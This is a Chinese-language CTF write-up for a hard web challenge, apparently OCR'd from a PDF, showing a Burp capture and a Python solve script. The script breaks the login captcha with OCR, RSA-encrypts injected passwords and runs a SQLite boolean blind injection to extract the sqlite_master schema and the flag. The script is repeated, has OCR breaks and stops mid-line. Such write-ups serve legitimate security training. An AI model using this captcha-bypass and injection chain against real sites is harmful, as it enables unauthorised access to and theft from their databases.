just_a_login-困难-python

带验证码的报错注入，密码再加上去个js加密密码，前端直接摘抄

出题人：DDL


难度：困难


考点：写脚本(js简单加密(rsa)+验证码识别+sqllite布尔注入)


crpi-od6n6pziphyfcwhy.cn-hangzhou.personal.cr.aliyuncs.com/ddl08/01:31

提示

– 描述：只有一个登录框，flag是某个表的名字




Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.7.1 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Repeater Intruder Sequencer Decoder Comparer Logger Extender Project options User options Learn xia Pao
Deserialization Scanner GAP
Send Cancel
Target: http://127.0.0.1:8081
HTTP/1
Request
Pretty Raw Hex
POST /login HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8081/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 431
Origin: http://127.0.0.1:8081
Connection: close
Cookie: session=.eJyrVkpOLChJzkhUsqpWykxRsjIyOlEqSaOoUbJScvQM9IAC8jJzU4tLEnMLIKwMzUONLSyNTQyM9IzNDCwNzCxqdZRyEkuA8vFQc-IhhtQCAK9PGug.aGvFmg.pTq9GtqYnPZaRZL7fes3G7sSnwk
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
loginType=userName&password_plain=&password_encrypted=ahaknzUKrYBit73E8xptbQvyLOWOzde1WnGKHsAdXKkGc%2B2EVa2Yok8ZnVpEnzwMjHIsw55AEnutubBYQeM%2Fi8Mqt3tws7%2BibU1P9RQKTO8R2Suqq5gghTWwNtJoXrtlEbqrSLK8Hjr8AmqbiW2Ba%2BLsmPdOUYhI5Ie2eY81UiIRI5vhoSrwyVln6LHNXBG9CLRiBgzivBIhqCxmT1iHKDaJkg0uVvy6G77AT%2FuXBIp3rLsenk3h7HZcEq7ONINv4sI%2FSsQhZkJO6C2aRJQTIGK7uj7qIDK2LtgECbO5IEdFMtPkks%2B6jotvP8IaEKa6xQym5ym%2Ff9n3b9zKuNbyUQ%3D%3D&captcha=AA14
Search... 0 matches
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.1
Date: Mon, 07 Jul 2025 13:04:16 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 29
Connection: close
登录成功，欢迎admin!
Search... 0 matches
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 4
Request Cookies 1
Request Headers 17
Response Headers 5
Done
202 bytes | 18 millis



拿公钥模发包

同一个session只能用一次，验证码放数据库了，有校验

sqllite的布尔注入，参考👇

https://www.freebuf.com/articles/network/324785.html


```python
import requests
import ddddocr
import time
import requests
from base64 import b64encode
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5
import base64
import json
import string


urlaaa="http://111.170.6.21:32830"
#脚本测试，题解

ocr = ddddocr.DddOcr(show_ad=False)
captcha_url=urlaaa+"/captcha?1751886384697"
#"http://127.0.0.1:5000/captcha?1751886384697"#----------------------------------------------------------写url
flag=''
session = requests.Session()
public_key_pem = """-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAs9uXBWkw5j/51MsXmog2
3kzQl+CYU6XTly2eJf+0l4QMYwRzNaDvLrGLmxKe+3Ck3zUPEftveRFPLKGZJHVN
Hfqphj1G94tbhIFe6p/MWNahR9aSDW4VUILhNglt9wCisGjTBkwGG8xB6ch3ggtf
46cEEfVoWd9Q522TSZdMsHWWfYOJXg5YZU9ZpOt26Jb5aD4IpD4FpW6MrRUgiGRX
s3AQvLusQW4TC4SvHnhygLk4mkNJi+COUElKd7khgF/u1xxB9rhX8/dpOhlAXdhT
MxwnJrqE4bbmCQxGoWm6N3Lxq6CQDK0OHAkz/UaMnd6zKsxGcvFS/FrOTxTdIEV1
sQIDAQAB
-----END PUBLIC KEY-----"""
def encrypt_password(password: str) -> str:
    rsa_key = RSA.import_key(public_key_pem)
    cipher = PKCS1_v1_5.new(rsa_key)
```

PROBLEMS 2 OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
识别验证码为: PoH*
❌ 验证码错误(PoH*), 重试中...
识别验证码为: Fmos
识别验证码为: 010o
❌ 验证码错误(010o), 重试中...
识别验证码为: moco
❌ 验证码错误(moco), 重试中...
识别验证码为: kh6g
[119] 当前提取: 435245415445205441424C452022444C4E554354467B3434636232383562 2D306538392D346165302D383630632D326132393430353138646637 7D2
识别验证码为: E5zF
识别验证码为: 9PDz
识别验证码为: uuyw
识别验证码为: snvo
```



脚本

Python

```python
import requests
import ddddocr
import time
import requests
from base64 import b64encode
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_v1_5
import base64
import json
import string


urlaaa="http://111.170.6.21:32830"
#脚本测试，题解

ocr = ddddocr.DddOcr(show_ad=False)
captcha_url=urlaaa+"/captcha?1751886384697"
#"http://127.0.0.1:5000/captcha?1751886384697"#--------------------------------写url
flag=''
session = requests.Session()
public_key_pem = """-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAs9uXBWkw5j/51MsXmog2
3kzQl+CYU6XTly2eJf+0l4QMYwRzNaDvLrGLmxKe+3Ck3zUPEftveRFPLKGZJHVN
Hfqphj1G94tbhIFe6p/MWNahR9aSDW4VUILhNglt9wCisGjTBkwGG8xB6ch3ggtf
46cEEfVoWd9Q522TSZdMsHWWfYOJXg5YZU9ZpOt26Jb5aD4IpD4FpW6MrRUgiGRX
s3AQvLusQW4TC4SvHnhygLk4mkNJi+COUElKd7khgF/u1xxB9rhX8/dpOhlAXdhT
MxwnJrqE4bbmCQxGoWm6N3Lxq6CQDK0OHAkz/UaMnd6zKsxGcvFS/FrOTxTdIEV1
sQIDAQAB
-----END PUBLIC KEY-----"""
def encrypt_password(password: str) -> str:
    rsa_key = RSA.import_key(public_key_pem)
    cipher = PKCS1_v1_5.new(rsa_key)
    encrypted_bytes = cipher.encrypt(password.encode())
    return b64encode(encrypted_bytes).decode()


def try_login(password: str, captcha: str):
    encrypted = encrypt_password(password)
    url = urlaaa+"/login"#----------------------------------------------写url
    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "Referer": urlaaa+"/login",
```

```
        "User-Agent": "Mozilla/5.0",
    }
    data = {
        "password_plain": "",
        "password_encrypted": encrypted,
        "captcha": captcha,
    }
    response = session.post(url, data=data, headers=headers)
    # print(f"Trying password: {password} with captcha: {captcha}")
    print(f"Response status: {response.status_code}")
    print(response.text)




def getcode():
    res = session.get(captcha_url)
    res.raise_for_status()
    captcha_img = res.content
    captcha_code = ocr.classification(captcha_img)
    print(f"识别验证码为：{captcha_code}")
    return captcha_code



def try_login2(payload: str, captcha: str) -> str:
    encrypted = encrypt_password(payload)
    url = urlaaa+"/login"
    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
    }
    data = {
        "password_plain": "",
        "password_encrypted": encrypted,
        "captcha": captcha,
    }
    response = session.post(url, data=data, headers=headers)
    return response.text

def blind_extract_sqlite_master():
    result = ''
    for i in range(1, 500):  # 最多提取500字符
        low = 32
        high = 128
        while low < high:
            mid = (low + high) // 2

```

```
            payload = f"-1' OR substr((SELECT hex(group_concat(sql)) FRO
M sqlite_master),{i},1) > '{chr(mid)}'-- -"

            for attempt in range(50):  # 最多5次验证码尝试
                captcha = getcode()
                response_text = try_login2(payload, captcha)
                if "验证码错误" in response_text:
                    print(f"❌ 验证码错误({captcha}), 重试中...")
                    continue
                break
            else:
                print("🚫 多次验证码失败，跳过该字符")
                break

            if "欢迎admin" in response_text:
                low = mid + 1
            else:
                high = mid

        if low == 32 or low == 127:
            break

        result += chr(low)
        print(f"[{i}] 当前提取: {result}")

    print("\n最终结果（HEX解码）:")
    try:
        print(bytes.fromhex(result).decode('utf-8'))

    except Exception as e:
        print(f"❌ 解码失败: {e}")
        print(f"原始HEX结果: {result}")


if
```